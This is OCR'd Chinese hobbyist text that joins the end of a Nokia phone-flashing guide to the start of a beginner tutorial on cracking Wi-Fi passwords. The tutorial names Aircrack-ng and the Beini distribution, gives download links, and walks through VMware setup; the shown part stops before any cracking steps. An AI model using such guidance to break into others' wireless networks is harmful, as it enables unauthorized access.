


图8

刷机时先出现红色条擦除数据，然后出现绿色条开始写入数据，此时耐心等待几分钟，千万不要断电，不要拔数据线，否则会刷成砖头。（图9）



图9

进度条走完之后，出现Done证明刷机成功了，如果出现别的，可能是没刷成功，请重新刷一次，如果出现Pooling Phone……，说明你之前装的驱动有问题，可能成砖头了，重新刷一次。

出现Done之后，手机是横屏Nokia，然后自己开机，等待手机自己开机之后就可以拔数据线了。有的固件刷完之后不会自己开机，出现DONE之后，就拔电池重新放上再开机！

刷机之前要备份好文件：电话号码，安装程序，软件的配置文件等等。电池的电量要充足，避免刷机途中断电变砖头！刷机后一定要格机，如果你之前格过卡了就不用格卡了，如果没有格过就先格卡，再格机…

另外，上面的 Factory Set 和下面的 Factory Setting 是否需要勾选，这2个选项是恢复出厂设置，也就是格机，选择不选择都无所谓了，因为你刷机后要格机的…

我的经验是：在手机关机前格式化内存卡，刷机的时候勾上上面的 Factory Set，刷机后就不用格机了。

还有就是 上面那个 Changealso product code，如果勾选了，刷机之后就自动改code，改成刚才你选择的那个code，如果不勾选就是你机器原来的code，这个是否勾选也无所谓。

最后再提醒下：刷机前备份好文件、电脑端设备管理器全部没有警告标志（包括调制解调器）、固件放置正确、手机电量充足！

必须的提示：刷机有风险，刷机须自行承担后果！（叉子别怨我o(-"-)o）

小菜也来傻瓜化破解无线密码

txcbg

早就有实战一次破解无线密码的想法，由于种种原因直到前几天才把想法变成现实。家里虽然无线路由器和无线网卡买了2年左右了，但当时买无线网卡的时候还不知道无线破解这回事，自然不可能考虑后来的BT3，BT4甚至最新的BT5支不支持，就选了个比较大众的TP-LINK TL-WN322G+，结果在想破解无线密码的时候就悲剧了。为啥？驱动不支持啊！BT3，BT4不支持这款USB无线网卡，就连不久前刚出的BT5也不支持这款USB无线网卡，用Back Track破解无线密码的想法只能作罢，期待更高版本的Back Track能源生支持我的无线网卡。

前一段时间用VMware安装了Ubuntu10.10，高兴的发现Ubuntu10.10能识别我的TP-LINK TL-WN322G+无线网卡了，心想这次可以试下无线破解了吧。参考杂志上相关的文章来照着做，先是用的Aircrack-ng工具包想在纯命令行下完成无线密码的破解，但在抓取数据包时出错，提示“ioctl(SIOCSIWMODE) failed: Device or resource busy”，如图1，不知道怎么解决了。




图1

知道问题出在哪的朋友请指点。看来在Ubuntu下用Aircrack-ng工具包是破解不成了，又想到了图形化破解工具SPOONWEP，但SPOONWEP需要Java环境的支持，看网上说要先下载jre，也许是源的问题，下载jre的时候下载的速度特别慢，提示我要3个多小时才能下完，天热了，我也没耐心了，直接Ctrl+C结束下载，想用SPOONWEP进行破解也行不通了。

后来看到有人介绍用Beini破解无线密码，就到网上下载了一个Beini尝试，发现Beini支持我的TP-LINK TL-WN322G+ USB无线网卡，破解无线密码完全图形化，步骤也非常简单，可以说是傻瓜化，感觉非常好用。本着共享的精神，介绍给还没用过Beini的朋友。

来简单介绍下Beini，Beini是赵春生制作的一个基于 Tiny Core Linux 搭建的无线网络安全测试系统，它还有一个可爱的名字--奶瓶。目前最新版本为Beini-1.2.2。Beini体积非常小巧，最新版本的ISO镜像只有47.6 MB，非常方便制作USB启动盘，具体怎么制作不是本文的重点，有兴趣的可以参考下Beini官方给出的制作方法：http://www.ibeini.com/zh-cn/documentation/uboot/uboot.html。目前Beini支持的网卡官方有列表：http://www.ibeini.com/hcl.htm。

要使用Beini，先来下载Beini，这里来吐嘈下，官方给出的最新版本的Beini的下载地址居然打不开，后来挂了个美国的VPN才打开了下载页面，获得了文件的直接下载地址http://dc230.4shared-china.com/download/p0DdhVmQ/beini-122.zip?tsid=20110530-164503-a3a1de6，大家可以用迅雷下载，速度还是很快的，下载下来的文件名为beini-1.2.2.zip，MD5值为33F1D50E-08659F0D-001BA57D-8E9949B6。

由于周围没有其它的WIFI信号，只能拿我的无线路由器的信号来做演示了。本次演示的环境为：TP-LINK TL-WR541G+无线路由器一台（通过ADSL上网），TP-LINK TL-WN322G+ USB无线网卡一块，通过无线网卡（本本内置网卡，不是TP-LINK TL-WN322G+）连接到无线路由器的本本一台。

为了方便，我直接在虚拟机VMware里安装Beini。我用的VMware是原版的VMware Workstation 7.1.0。首先来新建一个虚拟机，打开VMware Workstation，点“File”菜单下的“New”选择“Virtual Machine”打开新建虚拟机的向导，如图2。




图2

一路Next直到来到选择虚拟机中安装的操作系统的地方，“Guest operating system”选择Linux，




图3

“Version”选择Other Linux 2.6.x kernel，如图3。




图4

点“Next”来到了给虚拟机起名字和设置虚拟机文件保存位置的地方，在“Virtual machine name”下面输入想给虚拟机起的名字，我这里给它起名Beini，“Location”下面是设置虚拟机文件保存在哪，你可以自定义保存位置，这里我设置为G:\vmware\beini，如图4 。

继续一路“Next”再点“Finish”就创建好了一个如图5的虚拟机。




图5

把下载回来的beini-1.2.2.zip解压开得到ISO镜像文件beini-1.2.2.iso。双击图5中的“CD/DVD(IDE)”来到光驱设置的地方，选择“Use ISO image file”，通过“Browse”按钮选择刚解压出来的Beini的镜像文件beini-1.2.2.iso，点“OK”按钮完成设置如图6。

现在可以来启动新建立的虚拟机Beini了。点绿色向右的实心三角形来启动虚拟机，启动完成的系统如图7。

非常对不起大家，截的图里有一个弹出菜单，按Ctrl+Alt切出虚拟机的时候会弹出个菜单，否则无法截图。把USB无线网卡TP-LINK TL-WN322G+插到电脑上，如果虚拟机没有自动识别的话选择Beini虚拟机，选择“VM”菜单下的“Removable Devices”，然后选择“ZyDAS USB2.0 WLAN”下的“Connect(Disconnect from Host)”如图8。其中“ZyDAS USB2.0 WLAN”是我的无线网卡TP-LINK TL-WN322G+，不同的网卡这里的名字也可能不同。为了让Beini识别插入的TP-LINK TL-WN322G+，需要重启下虚拟机里的Beini系统，点系统下面的第六个图标“logout”选择“Reboot”来重启系统，重启完成后USB无线网卡就识别了。

